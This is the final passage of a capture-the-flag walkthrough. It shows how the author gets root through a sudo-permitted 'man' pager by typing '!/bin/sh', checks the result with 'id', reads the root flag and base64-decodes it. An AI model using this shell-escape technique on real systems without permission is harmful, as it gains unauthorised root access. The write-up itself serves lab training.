
Let's run sudo man man in our terminal (Note: Make sure you gave yourself a full tty terminal or this won't work)



```
MAN(1)                        Manual pager utils                        MAN(1)

NAME
       man - an interface to the system reference manuals

SYNOPSIS
       man [man options] [[section] page ...] ...
       man -k [apropos options] regexp ...
       man -K [man options] [section] term ...
       man -f [whatis options] page ...
       man -l [man options] file ...
       man -w|-W [man options] page ...

DESCRIPTION
       man  is  the system's manual pager.  Each page argument given to man is
       normally the name of a program, utility or function.  The  manual  page
       associated with each of these arguments is then found and displayed.  A
       section, if provided, will direct man to look only in that  section  of
       the  manual.   The  default action is to search in all of the available
       sections following a pre-defined order (see DEFAULTS), and to show only
       the first page found, even if page exists in several sections.

       The table below shows the section numbers of the manual followed by the
 Manual page man(1) line 1 (press h for help or q to quit)
```


I open the man page for man.

Now lets try the second part of the attack. Let's run !/bin/sh




```
MAN(1)                        Manual pager utils                        MAN(1)

NAME
       man - an interface to the system reference manuals

SYNOPSIS
       man [man options] [[section] page ...] ...
       man -k [apropos options] regexp ...
       man -K [man options] [section] term ...
       man -f [whatis options] page ...
       man -l [man options] file ...
       man -w|-W [man options] page ...

DESCRIPTION
       man  is  the system's manual pager.  Each page argument given to man is
       normally the name of a program, utility or function.  The  manual  page
       associated with each of these arguments is then found and displayed.  A
       section, if provided, will direct man to look only in that  section  of
       the  manual.   The  default action is to search in all of the available
       sections following a pre-defined order (see DEFAULTS), and to show only
       the first page found, even if page exists in several sections.

       The table below shows the section numbers of the manual followed by the
!/bin/sh
```

Once i enter this i now get a root terminal. I confirmed this with "id"



```
james@vicim:~$ sudo man man
# id
uid=0(root) gid=0(root) groups=0(root)
#
```


Sweet now lets go grab the root flag. Usually in /root/



```
# cd /root
# ls
root.txt  snap
# cat root.txt
WWVzcyEgQ29uZ3JhdHMgbWFuISBIb3BlIHlvdSBlbmpveWVkIGl0ISBUaGlzIG1hY2hpbmUgd2FzIHF1aXRlIGFuIGVhc3kgb25lLCBidXQgc3RpbGwgdG
9vayBhIGxvdCBvZiBlZmZvcnQgdG8gY3JlYXRlCg==
# 
```

Looks base64 encoded. I'll decode it with:

```
echo "WWVzcyEgQ29uZ3JhdHMgbWFuISBIb3BlIHlvdSBlbmpveWVkIGl0ISBUaGlzIG1hY2hpbmUgd2FzIHF1aXRlIGFuIGVhc3kgb25lLCBidXQgc3R
pbGwgdG9vayBhIGxvdCBvZiBlZmZvcnQgdG8gY3JlYXRlCg==" | base64 -d
```



```
└─ echo "WWVzcyEgQ29uZ3JhdHMgbWFuISBIb3BlIHlvdSBlbmpveWVkIGl0ISBUaGlzIG1hY2hpbmUgd2FzIHF1aXRlIGFuIGVhc3kgb25lLCBidXQgc
3RpbGwgdG9vayBhIGxvdCBvZiBlZmZvcnQgdG8gY3JlYXRlCg==" | base64 -d
Yess! Congrats man! Hope you enjoyed it! This machine was quite an easy one, but still took a lot of effort to create
```

AND WE'RE DONE!

Massive thanks to Crunch for letting me run through this challenge. At first i OSINTED the location of this and downloaded the file. Luckily he agreed to me creating a write up.

And to you the reader, I hope this helped guide you through some of the issues you were having on this box and hope you contine to play more CTF challenges in the future.

Thanks again!

RyanCTF